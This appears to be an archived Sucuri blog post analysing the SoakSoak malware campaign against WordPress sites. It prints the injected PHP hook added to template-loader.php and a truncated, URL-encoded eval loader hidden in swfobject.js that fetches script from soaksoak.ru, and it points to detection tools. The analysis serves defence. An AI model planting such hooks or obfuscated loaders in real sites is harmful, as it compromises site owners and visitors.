SoakSoak Malware Compromises 100,000+ WordPress Websites

SoakSoak Malware Compromises 100,000+ WordPress Websites - @sucurisecurity, Sucuri Blog.

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Content

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
This Sunday has started with a bang. Google has blacklisted over 11,000 domains with this latest malware campaign from **SoakSoak.ru**:



Google Blacklisting – SoakSoak.ru

Our analysis is showing impacts in the order of 100's of thousands of WordPress specific websites. We cannot confirm the exact vector, but preliminary analysis is showing correlation with the Revsli der vulnerability we reported a few months back.

[image: Sucuri - SoakSoak RU Blacklisted]

The impact seems to be affecting most hosts across the WordPress hosting spectrum. Quick breakdown of the decoding process is available via our PHP Decoder.

SoakSoak Malware Anatomy

It is modifying the file **wp-includes/template-loader.php** and including this content:

```
<?php
function FuncQueueObject()
{
 wp_enqueue_script("swfobject");
}
add_action("wp_enqueue_scripts", 'FuncQueueObject');
```

This causes the **wp-includes/js/swfobject.js** to be loaded on every page you view on the site which includes the malware here:

```
eval(decodeURIComponent
("%28%0D%0A%66%75%6E%63%74%69%6F%6E%28%29%0D%0A%7B%0D%..72%69%70%74%2E%69%64%3D%27%78
```

This malware when decoded loads a javascript malware from the SoakSoack.ru domain, specifically this file: hxxp://soaksoak.ru/xteas/code

If you believe you are infected you can use our Free SiteCheck scanner, signatures have all been updated to detect the latest redirection:

[[image: Sucuri - SoakSoak - SiteCheck]]
(https://web.archive.org/web/20160414021823/https://blog.sucuri.net/2014/12/soaksoak-malware-compromises-100000-wordpress-websites.html/sucuri-soaksoak-sitecheck)

Sucuri – SoakSoak – SiteCheck

All clients behind our Website Firewall are currently protected from this malware campaign.

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*We have posted two follow-ups since this post was first released:

SoakSoak: Payload Analysis – Evolution of Compromised Sites – IE 11 by Denis Sinegubko

RevSlider Vulnerability Leads To Massive WordPress SoakSoak Compromise by Daniel Cid

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